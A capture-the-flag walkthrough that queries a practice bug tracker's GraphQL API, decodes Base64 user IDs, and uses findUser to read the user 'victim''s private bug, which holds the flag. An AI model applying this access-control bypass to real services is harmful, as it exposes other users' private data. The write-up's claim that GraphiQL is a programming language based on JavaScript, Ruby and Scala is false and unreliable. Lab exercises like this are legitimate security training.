
Hints:

- ❖ What can you see? What can you not see?
- ❖ What data types are involved?

Flag 1:


- ❖ This problem is based on GraphiQL programming language which was written in 2015 and based off Javascript, Ruby and Scala
- ❖ Printing all Users and Bugs displays all possible command



```
{
  allUsers{
    edges{
      node{
        bugs{
          pageInfo{
            startCursor
            hasNextPage
            hasPreviousPage
            endCursor
          }
        }
        id
        username
      }
    }
  }

  allBugs{
  edges{
    node{
      private
      reporter{
        username
        id

      }
      reporterId
      id
    }

    }

  }
}
```

```
                "startCursor": "YXJyYXljb25uZWN0aW9uOjA=",
                "hasNextPage": false,
                "hasPreviousPage": false,
                "endCursor": "YXJyYXljb25uZWN0aW9uOjA="
              }
            },
            "id": "VXNlcnM6MQ==",
            "username": "admin"
          }
        },
        {
          "node": {
            "bugs": {
              "pageInfo": {
                "startCursor": "YXJyYXljb25uZWN0aW9uOjA=",
                "hasNextPage": false,
                "hasPreviousPage": false,
                "endCursor": "YXJyYXljb25uZWN0aW9uOjA="
              }
            },
            "id": "VXNlcnM6Mg==",
            "username": "victim"
          }
        }
      ]
    },
    "allBugs": {
      "edges": [
        {
          "node": {
            "private": false,
            "reporter": {
              "username": "admin",
              "id": "VXNlcnM6MQ=="
            },
            "reporterId": 1,
            "id": "QnVnczox"
          }
        },
        {
          "node": {
            "private": true,
            "reporter": {
              "username": "victim",
              "id": "VXNlcnM6Mg=="
            },
            "reporterId": 2,
            "id": "QnVnczoy"
          }
        }
      ]
    }
  }
}
```

- ❖ Decoded based on Base64 and we’ve got User1 and User2



Decode from Base64 format

Simply enter your data then push the decode button.

```
VXNlcnM6Mg==
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

□ Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).


DECODE Decodes your data into the area below.

```
Users:2
```

Decode files from Base64 format


Select a file to upload and process, then you can download the decoded result.

- First admin then victim



```
{
  allUsers {
    edges {
      node {
        bugs {
          pageInfo {
            startCursor
            hasNextPage
            hasPreviousPage
            endCursor
          }
        }
        id
        username
      }
    }
  }
  allBugs {
    edges {
      node {
        private
        reporter {
          username
          id
        }
        reporterId
        id
      }
    }
  }
  findUser(username: "admin") {
    username
    bugs {
      edges {
        cursor
        node {
          text
          private
          reporter {
            username
          }
          reporterId
        }
      }
    }
  }
}
```

```
              }
            },
            "id": "VXNlcnM6Mg==",
            "username": "victim"
          }
        }
      ]
    },
    "allBugs": {
      "edges": [
        {
          "node": {
            "private": false,
            "reporter": {
              "username": "admin",
              "id": "VXNlcnM6MQ=="
            },
            "reporterId": 1,
            "id": "QnVnczox"
          }
        },
        {
          "node": {
            "private": true,
            "reporter": {
              "username": "victim",
              "id": "VXNlcnM6Mg=="
            },
            "reporterId": 2,
            "id": "QnVnczoy"
          }
        }
      ]
    },
    "findUser": {
      "username": "admin",
      "bugs": {
        "edges": [
          {
            "cursor": "YXJyYXljb25uZWN0aW9uOjA=",
            "node": {
              "text": "This is an example bug",
              "private": false,
              "reporter": {
                "username": "admin"
              },
              "reporterId": 1
            }
          }
        ]
      }
    }
  }
}
```



```
{
  allUsers {
    edges {
      node {
        bugs {
          pageInfo {
            startCursor
            hasNextPage
            hasPreviousPage
            endCursor
          }
        }
        id
        username
      }
    }
  }
  allBugs {
    edges {
      node {
        private
        reporter {
          username
          id
        }
        reporterId
        id
      }
    }
  }
  findUser(username: "victim") {
    username
    bugs {
      edges {
        cursor
        node {
          text
          private
          reporter {
            username
          }
          reporterId
        }
      }
    }
  }
}
```

```
          },
          "id": "VXNlcnM6Mg==",
          "username": "victim"
        }
      }
    ]
  },
  "allBugs": {
    "edges": [
      {
        "node": {
          "private": false,
          "reporter": {
            "username": "admin",
            "id": "VXNlcnM6MQ=="
          },
          "reporterId": 1,
          "id": "QnVnczox"
        }
      },
      {
        "node": {
          "private": true,
          "reporter": {
            "username": "victim",
            "id": "VXNlcnM6Mg=="
          },
          "reporterId": 2,
          "id": "QnVnczoy"
        }
      }
    ]
  },
  "findUser": {
    "username": "victim",
    "bugs": {
      "edges": [
        {
          "cursor": "YXJyYXljb25uZWN0aW9uOjA=",
          "node": {
            "text":
"^FLAG^[redacted]$",
            "private": true,
            "reporter": {
              "username": "victim"
            },
            "reporterId": 2
          }
        }
      ]
    }
  }
}
```